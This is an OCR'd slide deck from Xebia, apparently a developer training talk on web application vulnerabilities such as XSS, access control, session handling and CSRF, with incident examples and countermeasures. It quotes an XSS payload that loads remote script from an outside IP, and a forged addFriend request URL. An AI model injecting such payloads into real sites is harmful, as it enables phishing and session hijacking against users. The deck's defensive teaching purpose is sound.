
- Avoid accessing external interpreters wherever possible, use language specific libraries instead:
  - Avoid Runtime.exec(), send mail via JavaMail API.
- Encode values before sending to backends:
  - Single quotes in SQL statements.
  - Comma's, parenthesis, etc. in LDAP statements.
- Even better: always use JDBC PreparedStatements.
- Run application with limited privileges.
- All output, return codes and error codes from the call should be checked.


Input
Web application
To backends
Output
Platform
Application Server
OS
Network
Xebia
Business Integration Architects

#4: Cross Site Scripting (XSS) - Example

- Website of online bank showed value in request parameter literally in the browser.
- In a tricked URL a piece of javascript was inserted in the page that showed a fake page:

```
"><script
language=javascript
src="http://211.175.
176.179/sun/sun.js">
</script>
```



#4: Cross Site Scripting (XSS) - Description

- Attacker sends malicious code to end-user's browser
  - Output is sent to browser without validation
  - Browser trusts the code.
- Malicious script can
  - Access any cookies, session tokens, or other sensitive information retained by your browser.
  - Rewrite the content of the HTML page.
- Two categories
  - Stored, e.g. database, message forum, visitor log.
  - Reflected, e.g. error message, search result via mail.
- Examples
  - Session hijacking
  - Phishing

Xebia

#4: Cross Site Scripting (XSS) - Measures

- Input validation
- Encode all output (HTMLEncode or JSTL c:out):

```
<   &lt;          >   &gt;
(   &#40;       )   &#41;
#   &#35;       &   &#38;
```

- Truncate input to reasonable length.
- If your application needs to show HTML that has been entered by a user, you could filter all `<SCRIPT>` tags, but…

#5: Improper Error Handling - Example

- With wrong username, the following message was shown:

Invalid credentials, please try again.


Enter username and password

User name eelco

Password

Login

- With a wrong password, the following message was shown:




#5: Improper Error Handling - Description

- Error messages can reveal implementation details that should never be revealed giving a hacker clues on potential flaws.
- Examples
  - Stack traces, database dumps, error codes .
  - JSP compilation errors containing paths.
  - Inconsistent error messages (e.g. access denied v.s. not found).
  - Errors causing server to crash (denial of service).
- Incorrectly encoded wrong input can cause XSS attack.

#5: Improper Error Handling - Measures

- Define a clear and consistent error handling mechanism
  - Short meaningful error message to the user (e.g. with error id).
  - Log any information for the system administrator (could refer to error id).
  - No useful information to an attacker (don't show stack trace or exception message. Both visible and hidden!).
- When error displays wrong input, encode this to prevent XSS attacks.
- Precompile all JSPs before deployment to production.
- Modify default error pages (404, 401, etc.).
- Perform code review.


Input
Web application
To backends
Output
Platform
Application Server
OS
Network
Xebia
Business Integration Architects

#6: Broken Access Control - Example

- Website of Christine le Duc didn't have access control on the page for showing an order: a link in a newsarticle on NU.nl lead to an open order.
- Order id's were easy to guess.
- Orders could even be updated.

#6: Broken Access Control - Description

- Content or functions are not effectively secured for authorized people only.
- Examples:
  - Insecure Id's
  - Forced browsing past access control checks
  - Path traversal
  - File permissions
  - Client side caching
- Possible causes:
  - Authentication is only performed at first screen.
  - Authorization is only done on URL, not on content.
  - Home-grown decentralized authorization schemes.

#6: Broken Access Control - Measures

- Check access at every request, not only when getting the first request.
- Don't implement your own access control, use J2EE CMS or some other framework like Acegi.
  - Declarative instead of programmatic.
  - Centralized access control.
- **N.B.:** J2EE Web security by default allows access to all URL's.
- Optionally extend with instance-based access control.
- HTTP headers and meta tags to prevent caching.
- Use OS security to prevent access to server files.

#7: Broken Authentication and Session Management - Experience

- Application with own login mechanism for the administrative pages.
- Didn't use a session cookie, but encoded username and password in de URL:
  `https://host/admin/overview.jsp?password=0c6ccf51b817885e&username=11335984ea80882d`
- This URL could easily be captured with a XSS attack.


#7: Broken Authentication and Session Management - Description

- Weak authentication and session management.
- Examples:
  - Easily guessable usernames and passwords.
  - Flawed credential management functions, such as password change, forgot my password and account update.
  - “Shoulder surfing”.
  - Hijack an active session, assuming identity of user.
- HTTP is stateless, so no standard session management:
  - URL rewriting with JSessionID
  - (Session) cookies

Xebia
Business Integration Architects

#7: Broken Authentication and Session Management - Measures

- Use strong authentication mechanisms:
  - Password policies (strength, use, change control, storage).
  - Secure transport (SSL).
  - Carefully implement forgotten password functionality.
  - Remove default usernames.
- Problems with session mechanisms:
  - Session cookie must be “secure”.
  - Session IDs should not be guessable.
- Don’t implement your own mechanism, but use what is provided by your application server.


Input
Web application
To backends
Output
Platform
Application Server
OS
Network
Xebia
Business Integration Architects

#8: Insecure Storage - Experience

- Daily backups were stored on a portable harddisk that was “safely” stored by the administrator at home.
- The data was not encrypted; after a burglary or loss all data would be on the street.

#8: Insecure Storage - Description

- Sensitive data should be stored in a secure way.
- Examples:
  - Failure to encrypt critical data
  - Insecure storage of keys, certificates, and passwords
  - Poor sources of randomness
  - Poor choice of algorithm
  - Attempting to invent a new encryption algorithm
  - Failure to include support for encryption key changes and other required maintenance procedures

#8: Insecure Storage - Measures

- Only store information that is absolutely necessary
  - Request users to re-enter each time.
  - Store a hash value instead of encrypted value.
- Don’t allow any direct channels to the backend:
  - No direct access to database or files.
- Don’t store data in files in the document root of your web server.
- Don’t implement your own encryption algorithm, but use JCE (Java Cryptography Extension).
  - Store public and private keys safely in keystores.

#9: Insecure Configuration Management - Description

- Your web application runs in an environment that should be configured securily:
  - Application server and web server.
  - Backend systems, like database-, directory- and mail servers.
  - Operating system and network infrastructure.
- Most common vulnerabilities:
  - Unpatched versions with known security flaws.
  - Unnecessary default, backup, or sample files
  - Open administrative services.
  - Default accounts with default passwords.
  - Misconfigured SSL certificates
- Gap between developers and administrators.

#9: Insecure Configuration Management - Measures

- Create hardening guideline for each server configuration
  - Configuring all security mechanisms
  - Turning off all unused services
  - Setting up roles, permissions, and accounts, including disabling all default accounts or changing their passwords
  - Logging and alerts
- (Semi) automatic configuration process.
  - Using tools like Ant and Ghost.
- Stay up to date:
  - Monitor and apply latest security vulnerabilities published
  - Update security configuration guideline
  - Regular vulnerability scanning from both internal and external perspectives

#10: Denial of Service - Experience

- Application retrieved a lot of information from backend content management systems.
- One request on the front-end resulted in three requests at the same back-end.


#10: Denial of Service - Description

- Web applications are susceptible to a denial of service, because it is hard to detect the difference between ordinary traffic and an attack.
- Easy to generate a lot of load.
- Examples:
  - Limited resources can easily be the target: bandwidth, database connections, disk storage, CPU, Memory, Threads.
  - Also limited to a particular user, e.g. user lockout or change password.
  - Unhandled exceptions.

#10: Denial of Service - Measures

- Avoid requests that result on heavy system load:
  - CPU: heavy queries, JDBC connections.
  - Memory disk space: large POST or HttpSession data.
  - Definitely for anonymous users.
- Test your application under heavy load.
- Make use of caching to restrict database access.
- Think carefully about lockout or password change mechanisms.

Bonus



#11: Cross-site Request Forgery - Example

- Orkut is a website for managing networks of friends and colleagues, like LinkedIn.
- A lot of actions in Orkut take place by clicking on icons with URLs like:
  `http://www.orkut.com/`
  `addFriend.do?friend=attacker@hotmail.com`
- Opening this URL by an authenticated person is possible through a XSS attack, but also with hidden IFRAME, etc.

- Result: a lot of friends in a short time.

